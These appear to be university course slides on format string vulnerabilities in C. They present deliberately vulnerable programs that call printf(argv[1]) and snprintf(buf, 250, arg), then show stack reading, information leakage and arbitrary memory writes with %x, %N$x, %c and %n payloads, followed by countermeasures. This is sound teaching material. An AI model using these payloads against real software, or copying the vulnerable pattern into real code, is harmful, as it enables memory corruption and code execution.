## 7. Format String Bugs

Computer Security Courses @ POLIMI

## **Format String**

Solution to the problem of having an output **string** including **variables formatted** according to the programmer

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}
$ ./fs
a 10 AAA
```

## Format String and Placeholders

Specify how data is formatted into a string.

Available in practically any programming language's printing functions (e.g., printf).

```
#include <stdio.h>
void main () {
   int i = 10;
   printf("%x %d AAA\n", i, i);
}

Tells the function how many parameters to expect after the format string (in this case, 2).
$ ./fs
```

#### Variable Placeholders

Placeholders identify the formatting type:

%d or %i decimal

%u unsigned decimal

%o unsigned octal

%X or %x unsigned hex

%c char

%s string (char\*), prints chars until \0

## **Examples of Format Print Functions**

printf

fprintf vfprintf

sprintf vsprintf

snprintf vsnprintf

By the end of these slides we will learn that the problem is conceptually deeper and not limited exclusively to *printing* functions.

### Vulnerable Example vuln.c

```
#include <stdio.h>
int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}

$ gcc -o vuln vuln.c
$ ./vuln "ciao"
ciao
```

### Vulnerable Example vuln.c

```
#include <stdio.h>
int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
$ gcc -o vuln vuln.c
$ ./vuln "hello"
hello
$ ./vuln "%x %x"
b7ff0590 804849b
                        #Whoops! What's going on? :-)
```



## Real-world Vulnerable Program vuln3.c



```
#include <stdio.h>
                                          //vuln3.c
void test(char *arg) {
                                          /* wrap into a function so that */
    char buf[256];
                                          /* we have a "clean" stack frame */
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
int main (int argc, char* argv[]) {
    test(argv[1]);
    return 0;
$ ./vuln3 "%x %x %x"
                                      # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130
                                      # depending on machine, compiler, etc.
```

## Real-world Vulnerable Program vuln3.c



```
#include <stdio.h>
                                          //vuln3.c
void test(char *arg) {
                                          /* wrap into a function so that */
                                          /* we have a "clean" stack frame */
    char buf[256];
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
int main (int argc, char* argv[]) {
    test(argv[1]);
    return 0;
$ ./vuln3 "%x %x %x"
                                      # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130
                                      # depending on machine, compiler, etc.
```

```
snprintf(buf, 250, "%i %i %i", a, b, c);
```



High addresses



When the format string is parsed, snprintf() expects three parameters from the caller (to replace the three %i).

According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the **snprintf()** expects them to be on the stack, before the preceding arguments.

## What Happened?



Low addresses

High addresses

## What Happened?



High addresses

When the format string is parsed, snprintf() expects three more parameters from the caller (to replace the three %x).

According to the calling convention, these are expected to be pushed on the stack by the caller.



Thus, the **snprintf()** expects them to be on the stack, before the preceding arguments.

## What Happened?

High addresses

 $0 \times 30656130$ 





When the format string is parsed, **snprintf()** expects three more parameters from the caller (to replace the three %x).

According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the **snprintf()** expects them to be on the stack, before the preceding arguments.

0x66663762 0xb7ff0ae0 0xaffffaf9 0x000000fa 0xaffff828

## Reading the string with itself (!)

```
The number of %x depends on the specific program

$ ./vuln "AAAA %x %x ... %x"

buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141

$ ./vuln "BBBB %x %x ... %x"

buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB).

Makes sense: the format string itself is often on the stack.

So, we can <u>read</u> what we put on the stack!

## Scanning the Stack With %N\$x

#### To scan the stack

We can use the %N\$x syntax (go to the Nth parameter)

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4  # suppose that I want to print the 3rd
$ ./vuln "%3\$x"  # N$x is the direct parameter access
b7fd5ff4  # (the \ escapes the $ symbol for bash)
```

### Scanning the Stack With %N\$x

#### To scan the stack

We can use the %**N**\$x syntax (go to the Nth parameter)

+

Simple shell scripting

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4
                                # suppose that I want to print the 3rd
$ ./vuln "%3\$x"
                                # N$x is the direct parameter access
b7fd5ff4
                                \# (the \ is to escape the $ symbol)
$ for i in `seq 1 150`; do echo -n "$i " && ./vuln "AAAA %$i\$x"; done
1 AAAA b7ff0590
2 AAAA 804849b
  .....lots of lines..... # 1 dword from the stack per line
                                  (continued on next slide)
150 AAAA 53555f6e
```

# Reading the string with itself / 2 (vuln)



# Reading the string with itself / 2 (vuln3)

## Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$s"; echo ""; done | grep HOME
64 AAAA HOME=/root
$ ./vuln "AAAA %64\$x"
AAAA 8048490  # here is its address
```

## A useful placeholder: %n

%n = write, in the address pointed to by the argument, the number of chars (bytes) printed so far

```
E.g.
int i = 0;
printf("hello%n",&i);
At this point, i == 5
```

## Writing to the Stack with %n

%n = write, in the address pointed to by the argument, (treated as a pointer to int) the number of chars printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault  # bingo! Something unexpected happened...
```

## What happened?

%n loads an int\* (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is 0x4141411.

#### How can we use this?

- 1. Put, on the stack, the address (addr) of the memory cell (target) to modify
- 2. Use %x to go find it on the stack (%N\$x).
- 3. Use %n instead of that %x to write a *number* in the cell pointed to by addr, i.e. target.

Q: how can we *practically* write an address, e.g. 0xbffff6cc instead of the useless 0x414141? We cannot type those characters as easily as AAAA...

## Using Python as a tool

We use Python to emit non printable chars, e.g. the four chars composing 0xbffff6cc

```
./vuln3 "AAAA%2$n"

./vuln3 "`python -c 'print "AAAA%2$n"'`"

./vuln3 "`python -c 'print "\x41\x41\x41\x41\x41\%2$n"'`"
```

## How can we use this? (2)

- 1. Put, on the stack, the address (addr) of the memory cell (target) to modify
- 2. Use %x to go find it on the stack (%N\$x).
- 3. Use %n instead of that %x to write a *number* in the cell pointed to by addr, i.e. target.

Number == #bytes printed so far

**Q**: how do we change this into an *arbitrary number* that we *control*?

## **Controlling the Arbitrary Number**

#### We use %c

## **Controlling the Arbitrary Number (2)**

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%50000c%2$n"'`"
```

**Q**: what is the value we are writing?

i.e. how many characters have been printed when we reach %n?

## **Controlling the Arbitrary Number (2)**

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%50000c%2$n"'`"
```

**Q**: what is the value we are writing?

i.e. how many characters have been printed when we reach %n?

A: 4+50000=50004

## Writing, step by step (1)

```
Target address = 0xbffff6cc (Where to write)
Arbitrary number = 0x6028 = 24616 (What to write)
```

1. Put, on the stack, the target address of the memory cell to modify (as part of the format string)



#### high addresses

CC	f6	ff	bf
			• •

## Writing, step by step (2)

```
Target address = 0xbffff6cc (Where to write)
Arbitrary number = 0x6028 = 24616 (What to write)
```



- 1. Put, on the stack, the target address of the memory cell to modify (as part of the format string)
- 2. Use %x to go find it on the stack (%N\$x) -> let's call the displacement pos

# Writing, step by step (3)

```
Target address = 0xbffff6cc (Where to write)
Arbitrary number = 0x6028 = 24616 (What to write)
```



- 1. Put, on the stack, the target address of the memory cell to modify (as part of the format string)
- 2. Use %x to go find it on the stack (%N\$x) -> let's call the displacement pos
- 3. Use %c and %n to write 0x6028 (24616) in the cell pointed to by target (remember: parameter of %c +len(printed))

37

## Writing so far...

#### \xcc\xf6\xff\xbf%24612c%pos\$n

**Problem**: We want to write a <u>valid 32 bit address</u> (e.g., of a valid memory location or function) as the <u>Arbitrary number</u> (What to write)

$$0xbfffffff_{(hex)} == 3,221,225,471_{(dec)}$$

**Q**: How can we write such a "big" number ?

# Writing 32 bit Addresses (16 + 16 bit)

In other to avoid writing GB of data. We split each DWORD (32 bits, up to 4GB) into 2 WORDs (16 bits, up to 64KB), and write them in two rounds.

Remember: once we start counting up with %c, we cannot count down\*. We can only keep going up. So, we need to do some math.

- 1st round: word with lower absolute value.
- 2nd round: word with higher absolute value

<sup>\*</sup> we could overflow...

## Writing in two rounds...

We need to perform the writing procedure twice in the same format string



#### We need:

- The target addresses of the two writes (which will be at 2 bytes of distance)
- The displacements of the two targets
- Do some math to compute the arbitrary numbers to write (i.e., the ones that added together yield the 32 bits address)

## Writing 16 bits at a Time Steps

- 1. Put, on the stack, the 2 target addresses of the memory cells to modify (as part of the format string)
- 2. Use %x to go find <target\_1> on the stack (%N\$x) -> let's call the displacement pos
  - a. <a href="mailto:starget\_2"><a href="mailto:starget\_2"><a href="mailto:will be at pos+1"><a href="mailto:starget\_2"><a href="mailto:starget\_2"><a href="mailto:will be at pos+1"><a href="mailto:starget\_2"><a href="mailto:

- 3. Use %c and %n to write
  - a. the lower absolute value in the cell pointed to by <target\_1>
  - b. The higher decimal value in the cell pointed by <target\_2>

# Writing 16 bits at a Time (1)



0xbffff6cc: Target address (Where to write)

**0x45434241:** This is **what** we want to write at **\*pos** (What to write)

#### Note:

0x4543 = 17731 higher decimal value -> Write 2nd
0x4241 = 16961 lower decimal value -> Write 1st

## A Word on the TARGET address

- The saved return address (saved EIP)
  - Like a "basic" stack overflow
    - You must find the address on the stack :)
- The Global Offset Table (GOT)
  - dynamic relocations for functions
- C library hooks
- Exception handlers
- Other structures, function pointers

## **A Word on Countermeasures**

### A Word on Countermeasures

- memory error countermeasures seen in the previous slides help to prevent exploitation
- modern compilers will show warnings when potentially dangerous calls to printf-like functions are found
- patched versions of the libc to mitigate the problem
  - e.g., count the number of expected arguments and check that they match the number of placeholders
  - FormatGuard
  - Compiler integration of count-and-check approach: <u>Venerable</u>
     <u>Variadic Vulnerabilities Vanquished</u>

## **Essence of the Problem**

Conceptually, format string bugs are not specific to printing functions. In theory, any function with a **unique combination** of characteristics is potentially affected:

- a so-called <u>variadic function</u>
  - a variable number of parameters,
  - the fact that parameters are "resolved" at runtime by pulling them from the stack,
- a mechanism (e.g., placeholders) to (in)directly r/w arbitrary locations,
- the ability for the user to control them

### **Essence of the Problem**

C-like format strings interpreters (printf, sprintf,...) are acting according to a user-specified string which can express:

- Counters (the printed chars one)
- Conditional writes in arbitrary locations
- Read operations and arithmetics

Enough to implement conditional jumps and loops... the printf behavior is *Turing complete*!

(see <a href="https://nebelwelt.net/publications/files/15SEC.pdf">https://nebelwelt.net/publications/files/15SEC.pdf</a>, <a href="https://github.com/HexHive/printbf">https://github.com/HexHive/printbf</a> for an example)

## **Conclusions**

- Format strings are another type of memory error vulnerability.
- More math is required to write an exploit, but the consequences are the same: arbitrary code execution.
- Where to jump, is up to the attacker, as usual, but may depends on many conditions.
- Exercise: try to write a little calculator to automate the exploit generation given the target, displacement and value;-)
